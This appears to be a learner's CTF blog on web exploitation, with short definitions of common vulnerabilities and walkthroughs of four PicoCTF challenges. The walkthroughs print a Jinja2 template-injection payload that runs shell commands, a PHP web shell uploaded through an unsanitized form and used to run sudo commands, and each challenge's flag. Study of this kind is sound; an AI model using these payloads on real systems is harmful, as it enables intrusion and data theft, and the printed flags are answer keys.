CTF Notes for Myself, a Noob: Web Exploitation
Last Updated: June 23, 2025
Summary: Some notes on Web Exploitation in CTFs and practice problems from PicoCTF.
Web Exploitation
-
Vulnerabilities: Weaknesses within the code.
-
Web Exploitation: Exploiting the vulnerabilities of web-based applications to...
- Take control of the application
- Take information from the application
- Use the application to take advantage of other systems
IDOR Attack
-
Insecure Direct Object Reference: Attacks can access of modify URLs or parameters.
-
Cause: Missing access control checks for users.
-
Reason: Take information from the system that attacker is not supposed to be able to access.
-
Mitigation: Incorporate correct access controls.
Injection Attacks
-
General Definition: Accepting untrusted input without validation.
- Take advantage of syntaxes of the coding language/network protocol.
-
There are many different types:
- SQL Injection
- LDAP Injection
- HTTP Header Injection
- Command Injection
- XML External Entity Injection (XXE)
-
Mitigation: Sanitization of input.
Cross Site Scripting (XSS)
-
Instead of trying to take information from a website's database, trying to add code to the website's codebase.
-
Can lead to users sending information about themselves to the attacker.
Browser Extensions
-
Grants access to third parties to provide some service.
-
Out of about 300,000 Chrome Extensions, about 51% are high risk, meaning they require more access control than normal and may have malicious intent.
(Distributed) Denial of Service (DoS) Attack
- Overwhelming a machine so that it cannot perform their functions by sending too much traffic for the website to handle.
TODO:
-
Learn PHP, Python (i.e., flask and django)
-
Learn template engines (e.g., Jinja2)
Problems
Local Authority
- The form takes in text and password as required input. When we inspect the HTML file as well as any code that is ran on page load using the "Sources" tab with the website debugger, there doesn't appear to be anything particularly interesting about this page aside from the fact that the action that is taken on form submission appears to be a PHP script.


Since there's nothing immediately interesting here, let us try logging in with any random username and password.

- While the GUI of the new web page appears to be even more boring, when we inspect the HTML file we notice that there's a lot more interesting stuff going on under the hood! Most importantly, there appears to be new JavaScript code that is now embedded into the HTML file. When we check the JavaScript code, we see that it appears to be code that checks whether or not our login is successful. There doesn't appear to be any username or password string shown directly in this code, however, tracing through the code, we see an interesting function
checkPasswordwhich is not defined in the embedded JavaScript. This indicates that it may be contained in an external JavaScript file.

- To look at any other scripts that may have been run but were not directly embedded in the HTML file, we navigate to the Sources tab. Underneat, we see an interesting new file called
secure.jswhich appeared. When we open the file, we actually see thatcheckPasswordis indeed implemented in the file and the username and password is also directly shown as plain text in the function! Let us use this username and password to login to the website.
- The flag
picoCTF{j5_15_7r4n5p4r3n7_05df90c8}is returned.
WebDecode
-
Unlike the previous problem, there is no where that takes in user input. Therefore, it is likely that the flag is just hidden somewhere in the source code. So let us inspect the source code of each of the pages.
-
When we reach the About page, we see in the
sectiontag that there appears to be a suspicious string passed in as the value of thenotify_truefield. Based on the length and the characters used in the string, we guess that this is actually a Base64 encoded string. Based on this guess, we try to decode this string by running the following command in the shell.
echo cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRfMDJjZGNiNTl9 | base64 -d
The flag picoCTF{web_succ3ssfully_d3c0ded_02cdcb59} is returned.
SSTI1
-
The hint states "Server-Side Template Injection", so let us try to figure out what templating engine is being used first. Let us try
{{7*7}}.{{ ... }}is used by Jinja2, a common template engine for websites running on Python backends. We get the evaluated result 49, which indicates that Jinja2 is indeed being used. -
The following line is a SSTI that would list all the files and directories recursively in the application source directory. Once we submit the form, we see this output:
{{request.application.__globals__.__builtins__.__import__('os').popen('ls -R').read()}}

- This shows that the web app source directory appears to contain a suspicious file named
flag. The following line allows us to see the contents of this file.
{{request.application.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}
We see that the flag picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_3066c7bd} is returned.
n0s4n1ty 1
-
Use the inspect website tool of your browser and look at the source HTML file. In the form tag of the HTML file, you see that the action taken by the website on form submission is running
upload.php. This is an indicator that the website is using PHP as its backend. -
Since there is a form submission utility on the website, let us see if it is possible that the input is not sanitized and attempt to upload a PHP script we made ourselves. The following PHP script is created and uploaded to the site.
<?php system($_GET['cmd']); ?>
This is a simple PHP program that uses system to try to execute an external program and display the output $_GET['cmd']. $_GET is a PHP superglobal variable that contains an array of variables received via the HTTP GET method. Note that at this point we don't actually know if the cmd variable exists, we just want to check to see if we can inject our PHP program into the website. The following output indicates that we are successful and that we can access our PHP script at the path uploads/data.php.

- When we visit the path, we get the following warning. The warning is actually an indicator that our PHP script injection is successful, since the
systemfunction cannot take an empty string as an argument, and that$_GET['cmd']does not exist.

- Now let us make sure that the
cmdvariable actually exists by passing incmdas a query string. This ensures that our PHP script will now actually be able to get the value of thecmdvariable for us, which we will set to be anything we want. First, let us pass incmd=ls -alto see what actually exists in the website's source directory.

-
We see that there is a directory called
/root, which the problem statement says contains the flag. So let us try passing incmd=ls /rootas our query string. It is likely that this won't work since we are likely not operating as the root user, but let us try in any case. -
As expected, the command does not work, which we know based on the empty page that is returned. However, we can try checking to see if we can actually run any command as the root user. To do so, we pass in
cmd=sudo -las our query string instead.sudo -lis a bash command that lists the allowed and forbidden commands for the invoking user. The following output indicates that we are userwww-dataand that we are allowed to run all commands as the root user without requiring a password.

- Let us pass in
cmd=sudo ls /rootto see the contents of the/rootdirectory. We see the fileflag.txtwhich is likely to be the file that actually contains the file. Therefore, we finally pass incmd=cat /root/flag.txtas our query string. This returns the flagpicoCTF{wh47_c4n_u_d0_wPHP_f7424fc7}.
